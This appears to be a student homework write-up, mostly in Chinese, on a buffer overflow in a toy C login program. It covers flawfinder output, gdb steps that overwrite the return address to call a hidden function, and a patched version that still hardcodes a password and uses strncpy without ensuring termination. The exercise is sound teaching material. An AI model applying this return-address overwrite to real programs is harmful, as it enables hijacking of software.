

HW1

(1)

strcpy()因為沒有限制複製的大小，有可能會造成 buffer overflow
myprivatetest()沒有被呼叫過，最好不要放在裡面，使用者有可能透過 buffer overflow 去執行

(2)

```
wei@wei-virtual-machine:~/Desktop/HW1$ flawfinder --columns --context hw1.c --html
Flawfinder version 1.31, (C) 2001-2014 David A. Wheeler.
Number of rules (primarily dangerous function names) in C/C++ ruleset: 169
Examining hw1.c
Warning: Skipping non-existent file --html

FINAL RESULTS:

hw1.c:20:5: [4] (buffer) strcpy:
  Does not check for buffer overflows when copying to destination (CWE-120).
  Consider using strcpy_s, strncpy, or strlcpy (warning, strncpy is easily
  misused).
    strcpy(Uid, a1);
hw1.c:21:5: [4] (buffer) strcpy:
  Does not check for buffer overflows when copying to destination (CWE-120).
  Consider using strcpy_s, strncpy, or strlcpy (warning, strncpy is easily
  misused).
    strcpy(Uname, a2);
hw1.c:22:5: [4] (buffer) strcpy:
  Does not check for buffer overflows when copying to destination (CWE-120).
  Consider using strcpy_s, strncpy, or strlcpy (warning, strncpy is easily
  misused).
    strcpy(Upass, a3);
hw1.c:32:1: [4] (shell) system:
  This causes a new program to execute and is difficult to use safely
  (CWE-78). try using a library call that implements the same functionality
  if available.
system("/usr/bin/xeyes");
hw1.c:19:5: [2] (buffer) char:
  Statically-sized arrays can be improperly restricted, leading to potential
  overflows or other issues (CWE-119:CWE-120). Perform bounds checking, use
  functions that limit length, or ensure that the size is larger than the
  maximum possible length.
    char Uid[27], Uname[25], Upass[70];

ANALYSIS SUMMARY:

Hits = 5
Lines analyzed = 33 in approximately 0.01 seconds (4827 lines/second)
Physical Source Lines of Code (SLOC) = 33
Hits@level = [0]  0 [1]  0 [2]  1 [3]  0 [4]  4 [5]  0
Hits@level+ = [0+]  5 [1+]  5 [2+]  5 [3+]  4 [4+]  4 [5+]  0
Hits/KSLOC@level+ = [0+] 151.515 [1+] 151.515 [2+] 151.515 [3+] 121.212 [4+] 121.212 [5+]  0
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!
See 'Secure Programming for Linux and Unix HOWTO'
(http://www.dwheeler.com/secure-programs) for more information.
wei@wei-virtual-machine:~/Desktop/HW1$
```

strcpy()沒有檢查大小

使用 system()會執行一個新的程式，而且不容易安全的使用
固定的陣列大小可能會產生 buffer overflow

(3)

```
(gdb) r A A `perl -e 'print "A"x138`
Starting program: /home/wei/Desktop/HW1/hw1 A A `perl -e 'print "A"x138`

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) bt
#0  0x41414141 in ?? ()
#1  0xbffff100 in ?? ()
Backtrace stopped: previous frame inner to this frame (corrupt stack?)
(gdb)
```


嘗試造成 buffer overflow 並找出對應的 return address

```
(gdb) disass myprivatetest
Dump of assembler code for function myprivatetest:
   0x0804858a <+0>:      push    %ebp
   0x0804858b <+1>:      mov     %esp,%ebp
   0x0804858d <+3>:      sub     $0x8,%esp
   0x08048590 <+6>:      sub     $0xc,%esp
   0x08048593 <+9>:      push    $0x8048684
   0x08048598 <+14>:     call    0x8048360 <puts@plt>
   0x0804859d <+19>:     add     $0x10,%esp
   0x080485a0 <+22>:     sub     $0xc,%esp
   0x080485a3 <+25>:     push    $0x80486b3
   0x080485a8 <+30>:     call    0x8048370 <system@plt>
   0x080485ad <+35>:     add     $0x10,%esp
   0x080485b0 <+38>:     nop
   0x080485b1 <+39>:     leave
   0x080485b2 <+40>:     ret
End of assembler dump.
```

找出 myprivatetest 的位址

The screenshot shows a hex editor window titled "/home/wei/Desktop/HW1/sc - Bless". The main area displays memory addresses from 00000000 to 0000007e. The address 0000007e is highlighted, showing the hex value 8a 85 04 08. Below the hex editor is a conversion panel with various input fields for Signed/Unsigned 8, 16, 32, 64 bit, Float 32/64 bit, Hexadecimal, Decimal, Octal, Binary, and ASCII Text. The 'Show little endian decoding' checkbox is checked.

利用 shellcode 將原本的 return address 改成 myprivatetest 的位址



```
wei@wei-virtual-machine: ~/Desktop/HW1
wei@wei-virtual-machine:~/Desktop/HW1$ gdb hw1
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from hw1...(no debugging symbols found)...done.
(gdb) r `cat sc`
Starting program: /home/wei/Desktop/HW1/hw1 `cat sc`
This is test code to run other system program.
```

執行結果

(4)

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int Uptest(char *, char *, char *);
5
6 int main (int argc, char**argv){
7
8     if(Uptest(argv[1],argv[2],argv[3])){
9         printf("Access granted...\n");
10    }else{
11        printf("Wrong username and password!!!!\n");
12    }
13    return 0;
14 }
15
16 int Uptest(char*a1, char*a2, char*a3){
17
18     char Uid[27], Uname[25], Upass[70];
19     strncpy(Uid, a1, 27);|
20     strncpy(Uname, a2, 25);
21     strncpy(Upass, a3, 70);
22
23     if (!strcmp(Uname,"Admin")&& !strcmp(Upass,"PassAd009"))
24         return 1;
25     else
26         return 0;
27 }
```

使用 strncpy()限制複製的數量
刪除 myprivatetest()宣告與定義